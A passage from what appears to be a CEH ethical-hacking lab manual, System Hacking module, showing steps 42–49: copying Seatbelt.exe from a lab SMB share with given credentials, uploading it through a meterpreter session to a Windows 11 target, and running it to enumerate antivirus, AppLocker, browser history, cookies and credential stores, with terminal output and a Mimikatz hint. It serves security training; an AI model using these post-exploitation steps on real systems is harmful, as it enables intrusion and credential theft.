
42. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.

Note: If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:

- Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
- The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.


Module 06 – System Hacking

- The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa\$\$w0rd**) and click **Connect**.
 - The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.
43. **CEH-Tools** folder appears, navigate to **CEHv12 Module 06 System Hacking\Github Tools** and copy **Seatbelt.exe** file. Paste the copied file onto **Desktop**.
44. In the terminal type **upload /home/attacker/Desktop/Seatbelt.exe** and press **Enter** to upload **Seatbelt.exe** into the target system.




```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
True
Parrot: cehtools@10.10.1.11
##### Check user admin #####
[!] Is user in the administrator group
True
----- Get System Priv with WebClient -----
[!] Checking WebClient vulnerability
##### Error on: check_webclient #####
Traceback (most recent call last):
  File "beroot\run_checks.py", line 315, in check_all
  File "beroot\run_checks.py", line 277, in check_webclient
  File "beroot\modules\checks\webclient\webclient.py", line 206, in run
  File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
ValueError: Procedure probably called with not enough arguments (4 bytes missing)
Seatbelt.exe
[!] Elapsed time = 1.44499993324
C:\Users\Admin\Downloads>exit
exit
meterpreter > upload /home/attacker/Desktop/Seatbelt.exe
[*] uploading : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] Uploaded 543.00 KiB of 543.00 KiB (100.0%): /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] uploaded : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
meterpreter >
```

45. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.



```
meterpreter > upload /home/attacker/Desktop/Seatbelt.exe
[*] uploading : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] Uploaded 543.00 KiB of 543.00 KiB (100.0%): /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] uploaded : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
meterpreter > shell
Process 8536 created.
Channel 4 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Admin\Downloads>
```


46. Type **Seatbelt.exe -group=system** and press **Enter** to gather information about AMSIProviders, AntiVirus, AppLocker etc.



47. Type **Seatbelt.exe -group=user** and press **Enter** to gather information about ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys, etc.

[illegible]

```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help
===== ChromiumPresence =====
Parrot      cell:tools on 10.10.10.11
C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Default\
'History'    (2/7/2022 1:36:31 AM) : Run the 'ChromiumHistory' command
Chrome Version      : 100.0.4896.75
C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Default\
'History'    (1/27/2022 1:08:44 AM) : Run the 'ChromiumHistory' command
'Cookies'    (1/27/2022 1:08:44 AM) : Run SharpDPAPI/SharpChrome or the Mimikatz "dpapi::chrome" module
===== CloudCredentials =====
===== CloudSyncProviders =====
===== CredEnum =====
ERROR:  [[]] Terminating exception running command 'CredEnum': System.ComponentModel.Win32Exception (0x80004005)
: Element not found
    at Seatbelt.Commands.Windows.CredEnumCommand.<Execute>d__9.MoveNext()
    at Seatbelt.Runtime.ExecuteCommand(CommandBase command, String[] commandArgs)
===== dir =====
Seatbelt.exe
LastAccess LastWrite Size Path
22-01-27 22-01-27 0B C:\Users\Public\Documents\My Music\
22-01-27 22-01-27 0B C:\Users\Public\Documents\My Pictures\
22-01-27 22-01-27 0B C:\Users\Public\Documents\My Videos\
22-04-08 22-04-08 2KB C:\Users\Public\Desktop\Adobe Acrobat DC.lnk
22-02-02 22-04-08 993B C:\Users\Public\Desktop\Firefox.lnk
22-04-08 22-04-08 2.2KB C:\Users\Public\Desktop\Google Chrome.lnk
22-01-27 22-01-27 0B C:\Users\Default\Documents\My Music\
22-01-27 22-01-27 0B C:\Users\Default\Documents\My Pictures\
22-01-27 22-01-27 0B C:\Users\Default\Documents\My Videos\
22-04-08 22-04-08 6MB C:\Users\Admin\Downloads\beRoot.exe
22-01-27 22-01-27 72-1KB C:\Users\Admin\Downloads\Seatbelt.exe

```


48. Type **Seatbelt.exe -group=misc** and press **Enter** to gather information about ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo, etc.

[illegible]

```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help
===== FileInfo =====
Comments :
CompanyName : Microsoft Corporation
FileDescription : NT Kernel & System
FileName : C:\Windows\system32\ntoskrnl.exe
FileVersion : 10.0.22000.469 (WinBuild.160101.0800)
InternalName : ntkrnlmp.exe
IsDebug : False
IsDotNet : False
IsPatched : False
IsPreRelease : False
IsPrivateBuild : False
IsSpecialBuild : False
Language : English (United States)
LegalCopyright : c Microsoft Corporation. All rights reserved.
LegalTrademarks :
OriginalFilename : ntkrnlmp.exe
PrivateBuild :
ProductName : Microsoft Windows Operating System
ProductVersion : 10.0.22000.469
SpecialBuild :
Attributes : Archive
CreationTimeUtc : 1/27/2022 9:12:28 AM
LastAccessTimeUtc : 4/8/2022 12:18:17 PM
LastWriteTimeUtc : 1/27/2022 9:12:29 AM
Length : 11740528
SDDL : O:S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464D:PAI(A;;0x1200a9;;;SY)(A;;0x1200a9;;;BA)(A;;0x1200a9;;;BU)(A;;FA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464)(A;;0x1200a9;;;AC)
===== FirefoxHistory =====
ERROR: IO exception, places.sqlite file likely in use (i.e. Firefox is likely running). Could not find file 'C:\Users\Admin\AppData\Roaming\Mozilla\Firefox\Profiles\jkv22ugy.default\places.sqlite'.
ERROR: IO exception, places.sqlite file likely in use (i.e. Firefox is likely running). The process cannot access

```


49. Apart from the aforementioned Seatbelt commands, you can also use the following advanced commands to gather more information regarding the target system:

Commands	Description
